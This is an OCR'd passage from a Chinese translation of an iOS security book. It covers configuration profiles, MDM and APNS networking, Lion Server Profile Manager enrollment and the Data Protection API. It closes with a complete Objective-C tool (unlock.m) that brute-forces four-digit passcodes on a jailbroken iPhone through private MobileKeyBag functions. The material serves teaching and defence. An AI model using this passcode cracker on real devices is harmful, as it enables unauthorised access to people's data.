


图2-11　移除受保护的描述文件

5. 应用和配置概要文件

iPhone配置实用工具还可用来在iOS设备上安装应用和配置概要文件（provisioning profile）。大家现在要知道的是，要在iOS设备上运行定制的应用，就需要苹果公司为该应用的开发者签发的配置概要文件。这些配置概要文件可以是需要单独安装的，也可以是与应用捆绑在一起分发的。

2.2 移动设备管理

iPhone配置实用工具可用于对iOS设备进行基本的企业级管理，不过它显然不适用于管理大量设备。对于需要管理更多设备的企业来说，苹果公司已经在iOS中实现了MDM（移动设备管理）功能，使这些企业完全可以远程管理这些设备。

苹果公司向第三方供应商发布了他们的MDM API，而市面上存在着大量第三方移动设备管理产品商。苹果公司也在Lion Server中提供了自己的MDM解决方案Profile Manager（描述文件管理器），该服务除了可以为用户管理iOS设备的设置，还可以管理运行Mac OS X的计算机的设置。Profiler Manager是适用于小型组织或工作组的简单MDM解决方案。如果要管理大量设备或需要更多功能，我们应该选择一种支持iOS设备的商业MDM解决方案。

2.2.1 MDM 网络通信

在苹果公司的MDM体系结构中（如图2-12所示），网络通信是在用户的iOS设备、用户所在组织的MDM服务器和APNS（Apple's Push Notification Service，苹果推送通知服务）这三个实体间进行的。MDM服务器会与APNS通信，发布到指定设备的推送通知，再通过该设备与APNS的持久连接完成推送。iOS设备在接收到推送通知时就会与配置过的MDM服务器直接建立连接。




图2-12 MDM网络通信

iOS设备本身与位于courier.push.apple.com的某一APNS信使服务器保持着持久连接，其中APNS信使服务器是所有iOS推送通知都要使用的集中通信通道。这一到TCP 5223端口的连接是利用客户端证书验证身份的TLS建立的，而且使用的是XMPP协议。带有蜂窝数据连接的iPhone和iPad可以通过蜂窝网络建立该连接，而其他移动iOS设备只有在连接到Wi-Fi网络时才能建立该连接。XMPP协议是为Jabber即时消息系统设计的，不过该协议相当灵活，适用于任何需要在线状态通知以及使用"发布/订阅"消息分发模型的系统。iOS设备会通知苹果的APNS服务器要订阅哪些主题，这些APNS服务器会把发布到这些主题下的消息路由到订阅设备。而对于MDM来说，受管理的客户端设备会被配置成订阅与管理该设备的MDM对应的唯一主题。

就像推送通知提供商那样，MDM服务器的行为类似于第三方应用开发者为他们的iOS应用实现推送通知的方式。在这种情况下，MDM服务器会连接到位于gateway.push.apple.com的苹果公司APNS网关服务器。该连接也基于利用客户端证书进行身份验证的TLS，只不过它是连接到TCP 2195端口的。推送通知是JSON格式的，并且会通过定制的二进制网络协议发送到苹果公司的APNS服务器。推送通知提供商也会在TCP 2196端口上建立通向苹果公司APNS服务器的类似连接，不过这是用于反馈服务的。苹果公司并不保证这些服务都保持在一个既定的IP子网中，所以它建议防火墙管理员放开到苹果公司拥有的整个17.0.0.0/8空间的出站访问。要了解更多与这些通信有关的具体信息，请在iOS Developer Library中参考苹果公司的"Local and Push Notification Programming Guide"（本地和推送通知编程指南）。

最后，MDM服务器会通过HTTPS提供MDM API。当iOS设备接收到MDM推送通知时，它就会联系与注册设备时配置的URL对应的MDM服务器，并直接向该MDM服务器查询所发送的命令。针对这一命令的响应会通过HTTPS发送回这台MDM服务器。MDM服务器可能会在TCP 1640端口上提供基于HTTP的SCEP（Simple Certificate Enrollment Protocol，简单证书注册协议）服务器。不过，MDM API的协议层细节不在本章介绍范围之内。要了解更多与之相关的信息，请参考David Schuetz在2011年黑帽大会上所作的演说"Inside Apple's MDM Black Box"[①]。

2.2.2　Lion Server 描述文件管理器

Lion Server的描述文件管理器是一种可作为MDM API服务器和管理控制台使用的Ruby-on-Rails Web应用。初始的安装和配置工作都是通过Lion Server应用进行的，不过在完成安装之后，大多数管理任务都是在用Web浏览器连接到Web应用描述文件管理器（Profile Manager）后进行的。

描述文件管理器可以为用户、用户群组、设备或设备群组应用设置。若设备所有者拥有Open Directory（OD）账户，那么他们可以直接登录到描述文件管理器Web应用，注册并管理他们的设备。如果设备是多人共用的，或者用户没有OD账户，Lion Server管理员就必须亲自为用户注册设备。描述文件管理器支持名为注册描述文件（Enrollment Profile）的特殊描述文件，在不需要用户登录描述文件管理器Web应用的情况下，可以协助注册需要远程管理的设备。本章假设设备

① 参见https://media.blackhat.com/bh-us-11/Schuetz/BH_US_11_Schuetz_InsideAppleMDM_WP.pdf。——译者注

所有者也拥有Lion Server上的Open Directory账户。要详细了解注册描述文件的使用，请参考Arek Dreyer所著的电子书*Managing iOS Devices with OS X Lion Server*（Peachpit Press）。

1. 安装描述文件管理器

要安装描述文件管理器，请运行Server应用程序，并点击侧边栏中的描述文件管理器。这样你将打开描述文件管理器的“设置”面板，如图2-13所示。在启用这一服务之前，大家必须进行一些基本的配置。首先，请点击Configure（配置）按钮。

图2-13　在Server应用程序中配置描述文件管理器服务

如果没有把Lion Server配置成Open Directory（OD）master，系统会引导你完成这一过程。Open Directory master是描述文件管理器用来为每个OD用户和OD组存储设备设置的。安装过程会提示用户为OD LDAP服务器进行一些基本设置，然后配置和启用该服务，如图2-14所示。

描述文件管理器Web应用只能通过SSL使用。确保与Web应用间的通信安全是很重要的，因为它既要用于设备间通信，也要用于描述文件管理。安装过程中，用户需要为该Web服务选用SSL证书。理想状态下，大家应该使用由受信任的CA或是组织的内部CA签发的完全合乎规范的SSL Web服务器证书。如果组织规模较小，或者你只是在做测试，也可以使用创建Open Directory master时为服务器自动创建的证书。如图2-15所示，该证书的签发者处是用户的服务器主机名，并且是由用户服务器的Open Directory Intermediate CA签名的。

图2-14　创建Open Directory master

图2-15　为描述文件管理器Web应用选择SSL证书

若想与APNS（苹果推送通知服务）通信，描述文件管理器需要客户端证书来向苹果公司的服务器验证自己的身份。如果没有将服务器配置成启用APNS，安装过程会从苹果公司的服务器请求免费的APNS证书。只要拥有Apple ID，我们就可在Lion Server上获得APNS证书。用户不再像Lion Server发布之前那样需要注册iDEP（iOS Developer Enterprise Program，iOS开发者企业计划）了。应该创建和使用组织的Apple ID，而不是使用与个人相关的Apple ID。只有在测试时才能使用个人的Apple ID，工作环境中可不能这么做。

如图2-16所示，我们输入自己组织的Apple ID，自动创建和下载APNS证书。

图2-16 请求APNS证书

如果成功完成了上述配置步骤，我们会看到如图2-17所示的界面，确认服务器满足运行描述文件管理器的所有需求。点击“完成”按钮之后，就会返回描述文件管理器的主配置面板。

如果需要更高的安全性，还应该启用配置描述文件签名。为此，只需选中Sign Configuration Profiles（签名配置描述文件）复选框，如图2-18所示。接下来，需要选择一份代码签名证书来为描述文件签名。如果你已经为自己的组织取得了代码签名证书（可能是由苹果公司的iOS开发者计划签发的），这里正好能派上用场。否则，你需要使用由服务器的Open Directory Intermediate CA签发的证书。用由受信任的认证机构签发的证书为配置描述文件签名后，就可以帮助用户验证他们将要安装的描述文件是否可靠了。

现在描述文件管理器应该已经配置好并可供运行了（见图2-19）。要启用该服务，只需要将右上角的开关移到“ON”的位置。描述文件管理器服务现在应该已经在运行了，可以通过描述文件管理器Web应用来创建配置描述文件了。要使用描述文件管理器Web应用，点击描述文件管

理器配置面板底部的Open Profile Manager（打开描述文件管理器）按钮。

图2-17　完成描述文件管理器的配置

图2-18　选择一份代码签名证书为配置描述文件签名

图2-19　配置并启用描述文件管理器

2. 创建设置

描述文件管理器的登录页面如图2-20所示。大家应该使用自己的Lion Server管理员账号登录。

图2-20　描述文件管理器登录页面

在以管理员身份登录之后，你会看到描述文件管理器的主导航界面，如图2-21所示。描述文件管理器的侧边栏中有Library和Activity这两个栏目。如果你创建了注册描述文件（稍后讨论），在侧边栏中就会出现Enrollment Profile栏目。中间的导航面板可以让使用者选择一个特定的实体，而右侧的“配置”面板则可以让使用者为选定的实体管理配置描述文件。正如大家所见，我们可以为每个设备、设备群组、用户或用户群组创建和管理设备设置。

图2-21　描述文件管理器导航

Server应用程序中的描述文件管理器配置面板可以让使用者选择为新注册的用户和设备发送默认的配置描述文件。默认情况下，这是Everyone描述文件的设置。要访问该描述文件，请在侧边栏中点击Groups并选择Everyone群组。如果你点击配置面板中的Edit按钮，就可以编辑相应的配置描述文件。

在描述文件管理器中编辑配置描述文件时，可以看到类似图2-22的界面，很像iPhone配置实用工具的界面。这没什么好奇怪的，因为二者都是用来创建配置描述文件的。不过，描述文件管理器有一个明显的不同，它将配置描述文件有效载荷分成了三类，即Mac OS X和iOS、iOS，以及Mac OS X，因为描述文件管理器还可以用来为运行Mac OS X Lion的台式机与笔记本管理设置。

与使用iPhone配置应用工具创建配置描述文件的过程相同，我们应该为描述文件输入描述信息，并对该配置描述文件何时（以及是否）可被移除进行配置。

在左侧面板中选择Passcode。如果尚未创建Passcode有效载荷，你会看到如图2-23所示的界面。要创建该配置有效载荷，请点击Configuration（配置）按钮。

图2-24所示的密码设置与iPhone配置实用工具中的密码设置是相同的（参见图2-2）。因为这两种应用程序都用于创建相同格式的配置描述文件。

图2-22　Everyone配置描述文件的设置

图2-23　创建Passcode配置有效载荷

要完成配置，请点击OK按钮，然后点击Configuration面板中的Save按钮保存所做的修改。如果已经在某些设备上安装过这个描述文件，那么保存修改会将更新过的描述文件推送给那些设备。

图2-24　对密码的要求进行配置

3. 注册设备

现在大家已经用描述文件管理器创建了配置描述文件，接着就需要注册应用该描述文件的设备了。首先，我们要确保自己的iOS设备可以连接到运行描述文件管理器的服务器。

如图2-25所示，大家要在MobileSafari的地址栏中输入描述文件管理器My Devices页面的URL。对于简单的配置而言，这一页面位于https://<server>/mydevices。而在生产部署中，大家可以通过电子邮件或短信将指向描述文件管理器的URL发送给用户。




图2-25　在Mobile Safari中连接到描述文件管理器服务器

在描述文件管理器的登录页面（如图2-26所示），我们应该使用Open Directory中已经存在的用户账户登录。



图2-26 描述文件管理器登录页面

在登录之后，你就能看到My Devices页面，如图2-27所示。如果所使用的设备还未在描述文件管理器中注册，你就会看到Enroll按钮。不过，大家首先需要为服务器安装信任描述文件（Trust Profile），这样才能验证该注册描述文件的签名。




图2-27 My Devices页面截图

如果触击Profiles选项卡，你就会看到可用描述文件的列表（见图2-28）。大家首先应该安装信任描述文件，因为它包含了为其他描述文件签名所需的证书。要安装该描述文件，请触击该信任描述文件名称右侧的Install按钮。




图2-28　My Devices页面中的Profiles列表

在触击Install按钮之后，你就会看到如图2-29所示的确认界面。要了解更多与该描述文件有关的信息，请触击More Details。要安装该描述文件的话，请触击Install按钮。




图2-29　确认安装信任描述文件的界面

因为不能验证该信任描述文件，所以你会看到如图2-30所示的警告界面。该界面提示用户：将修改受信任根证书的列表。




图2-30 信任描述文件警告界面

现在，如果返回My Devices页面，并触击Enroll按钮注册自己的设备，你就会看到如图2-31所示的界面。绿色的Verified标志表示该描述文件的签名已经得到验证，是受信任的。触击Install按钮，安装名为Device Enrollment的描述文件，这将为该设备启用远程设备管理。



图2-31 Device Enrollment确认界面

接着你会看到如图2-32所示的警告界面。注意，它会提示用于设备管理的API端点的完整URL。




图2-32　Mobile Device Management警告界面

在安装完该描述文件后，你会看到如图2-33所示的界面。




图2-33　描述文件安装完成

大家可以触击More Details看看该描述文件中都包含了哪些证书、为它签名的是哪个证书，还

可以了解更多与所安装的Device Management描述文件有关的信息。详细信息界面如图2-34所示。



图2-34　Remote Management详情界面

现在，如果返回描述文件管理器中的My Devices页面，你会看到上面列出了刚刚注册的设备，如图2-35所示。用户可以从该页面远程锁定、擦除该设备，或清除该设备的密码。




图2-35　完成设备注册之后的My Devices页面

2.3　小结

任何用于存储或访问企业敏感数据的iOS设备都必须经过合适的配置，以便充分保护这些数据。这些配置包括设置强密码、自动锁定和其他与安全相关的设置。虽然可以由IT管理员亲手配置每个用户的设备，但这样做既费时费力又容易出错，而集中管理这些配置就好多了。

本章介绍了两种集中管理iOS配置的方式：使用iPhone配置实用工具和使用Lion Server的描述文件管理器。iPhone配置实用工具更为简单，更易上手，但只适合管理少量设备。要管理大量设备，Lion Server描述文件管理器这样的MDM（移动设备管理）解决方案更方便。除了能完成相同的配置，MDM解决方案的管理功能更多，比如远程锁定、擦除设备或清除密码。

第3章 加密

与传统的桌面工作站相比，移动设备因为更容易遗失或被窃取，泄露敏感数据的风险更大。虽然传统的工作站和笔记本可以通过带有启动前验证的全磁盘加密进行保护，但大多数移动平台并不能进行启动前验证。移动平台提供的数据加密功能只有在设备启动后才能生效。而触摸屏或移动设备键盘数据输入的局限性也使得输入长密码不太可行。这些因素都令移动设备的数据保护更具挑战性。

本章，我们讨论iOS中保护静态数据（data-at-rest）的主要措施：Data Protection API。这里要展示应用开发者会怎样使用该API，还会说明怎样利用自定义的ramdisk引导iOS从而对该API进行攻击。你会看到4位的锁屏密码非常容易被猜解，而4位锁屏密码被猜解后，iOS设备上利用Data Protection API加密的所有数据就都可以被解密了。

3.1 数据保护

苹果公司在iOS 4中引入了Data Protection API，而且该API在iOS 5中仍被使用。Data Protection API的设计初衷是让应用开发者能尽可能简单地对文件和keychain项中存储的敏感用户数据施以足够的保护，以防它们在用户设备丢失时被泄露。开发人员要做的就是指明keychain中的哪些文件或项可能包含敏感数据，并说明这些数据在何时一定是可访问的。例如，开发者可能会指示某些包含敏感数据的文件或keychain项只有在设备解锁后才可访问。这是种常见的情形，因为用户在使用应用之前一定要将设备解锁。此外，开发者也可能会指定某些文件或keychain项总是可访问的，这样一来，就算在设备锁定时这些文件也是不受保护的。在应用的源代码中，开发者会用定义了文件和keychain项的保护等级（protection class）的常量来标记它们。不同保护等级的区别在于它们是否对文件和keychain项加以保护，以及受相应保护等级保护的数据何时可用（例如，总是可用或只有在设备解锁后可用）。

不同的保护等级是通过密钥分级实现的，其中各等级的密钥派生自若干其他的密钥或数据。图3-1展示了文件加密中涉及的密钥分级。在该密钥分级的根部是UID密钥和用户的密码。每一台iOS设备都有与之对应的唯一UID密钥，而且该密钥嵌入在板载的加密加速器中。密钥本身是无法通过软件访问的，不过加速器可以使用该密钥加密或解密指定的数据。当设备被解锁时，用户的密码就会由修改过的PBKDF2算法加密多次以生成密码密钥。该密码密钥会保存在内存中，直

到设备再次被锁定。UID密钥还被用于加密某静态字节串，从而生成设备密钥。这一设备密钥用来为所有表示与文件相关的各保护等级的等级密钥加密。某些等级密钥的加密也会用到密码密钥，以确保只有在设备解锁后才可访问这些等级密钥。




图3-1　数据保护密钥分级

Sogeti公司的研究人员详实地记录了iOS数据保护本质，并在2011年5月的Hack in the Box阿姆斯特丹大会上展示了这些内容（http://code.google.com/p/iphone-dataprotection）。要更深入地了解iOS中数据保护的实现方式，请参考这些内容。

Data Protection API

有了Data Protection API，应用便可以通过传递新定义的保护等级标志给已存在的API，声明文件系统中的文件和keychain中的项何时该被解密。保护等级指定底层系统何时可以自动解密指定的文件或keychain项。

要为文件启用数据保护，应用必须使用`NSFileManager`类为`NSFileProtectionKey`属性设置一个值。表3-1描述了支持的值以及它们的含义。默认情况下，所有文件的保护等级都是`NSFileProtectionNone`，这表示任何时候都可以读写这些文件。

表3-1　文件保护等级

保护等级	描　　述
NSFileProtectionComplete	文件受到保护，而且只有在设备未被锁定时才可访问
NSFileProtectionComplete UnlessOpen	文件受到保护，而且只有在设备未被锁定时才可打开，不过即便在设备被锁定时，已经打开的文件还是可以继续使用和写入
NSFileProtectionCompleteUntil FirstUserAuthentication	文件受到保护，直到设备启动且用户第一次输入密码
NSFileProtectionNone	文件未受保护，随时可以访问

以下代码展示了如何为已经存在的文件设置NSFileProtectionKey。这里假设文件路径存放在变量filePath中。

```
// 创建NSProtectionComplete属性
NSDictionary *protectionComplete =
[NSDictionary dictionaryWithObject:NSFileProtectionComplete
                            forKey:NSFileProtectionKey];

// 为<filePath>处的文件设置属性
[[[NSFileManager] defaultManager] setAttributes:protectionComplete
                                   ofItemAtPath:filePath error:nil];
```

通过为SecItemAdd或SecItemUpdate函数指定保护等级，我们就能够以类似的方式为keychain中的项指定保护等级了。除此之外，应用还可以指定keychain项能否转移到其他设备。如果使用了某种-ThisDeviceOnly保护等级，相应的keychain项就会使用由设备密钥得出的密钥加密。这样就确保只有创建该keychain项的设备才能对其解密。默认情况下，所有keychain项在创建时都具有kSecAttrAccessibleAlways保护等级，表示它们随时可以被解密并转移到其他设备。表3-2展示了可用的keychain项保护等级。

表3-2　keychain项保护等级

保护等级	描　　述
kSecAttrAccessible WhenUnlocked	keychain项受到保护，只有在设备未被锁定时才可访问
kSecAttrAccessible AfterFirstUnlock	keychain项受到保护，直到设备启动并且用户第一次输入密码
kSecAttrAccessible Always	keychain项未受保护，任何时候都可访问
kSecAttrAccessible WhenUnlocked ThisDeviceOnly	keychain项受到保护，只有在设备未锁定时才可访问，而且不可以转移到其他设备
kSecAttrAccessible AfterFirstUnlock ThisDeviceOnly	keychain项受到保护，直到设备启动并且用户第一次输入密码，而且不能转移到另外的设备
kSecAttrAccessible AlwaysThisDeviceOnly	keychain项未受保护，任何时候都可访问，但不能转移到另外的设备

要为keychain中的项启用数据保护，我们需要设置kSecAttrAccessible属性。以下代码将该属性设置为kSecAttrAccessibleWhenUnlocked。

```
NSMutableDictionary *query =
[NSMutableDictionary dictionaryWithObjectsAndKeys:
 (id)kSecClassGenericPassword, (id)kSecClass,
 @"MyItem", (id)kSecAttrGeneric,
 username, (id)kSecAttrAccount,
 password, (id)kSecValueData,
 [[NSBundle mainBundle] bundleIdentifier], (id)kSecAttrService,
 @"", (id)kSecAttrLabel,
 @"", (id)kSecAttrDescription,
 (id)kSecAttrAccessibleWhenUnlocked, (id)kSecAttrAccessible, nil];

OSStatus result = SecItemAdd((CFDictionaryRef)query, NULL);
```

3.2　对数据保护的攻击

为了了解数据保护的局限性和应该采取哪些补救措施，我们先来看看用户密码要有多高的强度，以及攻击者理论上讲是如何从遗失或被盗的设备上恢复数据的。从中可以看出，应用开发者充分使用Data Protection API保护敏感信息，以及企业强制要求存放或处理敏感信息的iOS设备使用强密码，是十分重要的。

3.2.1　对用户密码的攻击

正如前面所描述的，我们可以通过标准PBKDF2算法的修改版利用用户密码生成密码密钥。在iOS中，这种修改过的PBKDF2算法使用带UID密钥的AES加密，而不是诸如SHA-1或MD5这样的标准加密散列函数。因为软件不能直接访问UID密钥，所以这确保了密码密钥只能由设备本身得出，这样就可以防止攻击者离线破解密码，避免他们动用手头的全部计算资源破解密码。这样做也可确保密码密钥对每台设备而言都是唯一的，即便不同设备的用户使用了相同密码。

除此之外，这种PBKDF2算法的迭代次数是可变的，而且取决于iOS设备的CPU速度。这样我们就可以确保这个迭代次数足够低，使得用户在输入密码时不会感觉有延迟，但这个迭代次数又应该是足够高的，从而让蛮力破解或字典猜解密码的攻击者处理速度明显减慢。

根据不同的配置设置，在输入错误密码后，iOS设备的用户界面可能出现逐渐增加的延迟。连续的错误猜测会让这个延迟呈指数级增长。除此之外，我们可以将设备配置成：在连续输入错误密码一定次数后擦除设备上的所有数据。不过，这些防御措施只是通过iOS用户界面施行的。如果攻击者可以为该iOS设备越狱并运行自定义的软件，他们就可能自行编写工具通过更底层的界面猜解密码。例如，私有的MobileKeyBag框架就包含利用给定密码串解锁设备（`MKBUnlock-Device`）以及确定设备当前是否处于锁定状态（`MKBGetDeviceLockState`）的函数。这些函数是通向内核中IOKit驱动程序的简单前端，可以让人编写能在已越狱iOS设备上运行的简单密码猜解工具。代码清单3-1展示了这种工具的一个示例。为了让该程序正常工作，我们必须编译它并给定一个特权BLOB（如果用本书的源代码包创建程序，这一过程将自动完成）。如果运行编译工具时使用了`-B`选项，该程序就会迭代完所有可能的四位数字密码，并尝试使用这些密码解锁设备。如果有某个密码成功解锁设备，该程序就会终止并打印出猜解的密码。

代码清单3-1　unlock.m

```
#import <stdio.h>
#import <stdlib.h>
#import <unistd.h>

#import <Foundation/Foundation.h>

extern int MKBUnlockDevice(NSData* passcode, int flags);
extern int MKBGetDeviceLockState();
extern int MKBDeviceUnlockedSinceBoot();

void usage(char* argv0)
{
    fprintf(stderr, "usage: %s [ -B | -p <passcode> ]\n", argv0);
    exit(EXIT_FAILURE);
}

int try_unlock(const char* passcode)
{
    int ret;

    NSString* nssPasscode = [[NSString alloc] initWithCString:passcode];
    NSData* nsdPasscode = [nssPasscode dataUsingEncoding:NSUTF8StringEncoding];

    ret = MKBUnlockDevice(nsdPasscode, 0);
    return ret;
}

void try_passcode(const char* passcode)
{
   int ret;

    NSString* nssPasscode = [[NSString alloc] initWithCString:passcode];
    NSData* nsdPasscode = [nssPasscode dataUsingEncoding:NSUTF8StringEncoding];

    ret = MKBUnlockDevice(nsdPasscode, 0);
    printf("MKBUnlockDevice returned %d\n", ret);

    ret = MKBGetDeviceLockState();
    printf("MKBGetDeviceLockState returned %d\n", ret);
}

void get_state()
{
    int ret;

    ret = MKBDeviceUnlockedSinceBoot();
    printf("MKBDeviceUnlockedSinceBoot returned %d\n", ret);

    ret = MKBGetDeviceLockState();
    printf("MKBGetDeviceLockState returned %d\n", ret);
}
```

```
int main(int argc, char* argv[])
{
    char c;
    int i, mode = 0;
    char* passcode = NULL;
    int ret;

    while ((c = getopt(argc, argv, "p:B")) != EOF) {
        switch (c) {
        case 'p':     // 尝试给定的密码
            mode = 1;
            passcode = strdup(optarg);
            break;

        case 'B':     // 蛮力模式
            mode = 2;
            break;

        default:
            usage(argv[0]);
        }
    }

    NSAutoreleasePool *pool = [[NSAutoreleasePool alloc] init];

   switch (mode) {
    case 0:    // 只用于显示状态
        get_state();
        break;

    case 1:    // 尝试给定的密码
        get_state();
        try_passcode(passcode);
        get_state();
        break;

    case 2:    // 蛮力破解数字密码
        get_state();

        for (i = 0; i < 10000; i++) {
            char pc[5];
            sprintf(pc, "%.4d", i);

            if (try_unlock(pc) == 0) {
                printf("Success! PINCODE %s\n", pc);
                break;
            }
        }

         get_state();

         break;
    }
```

```
    [pool release];

    return 0;
}
```

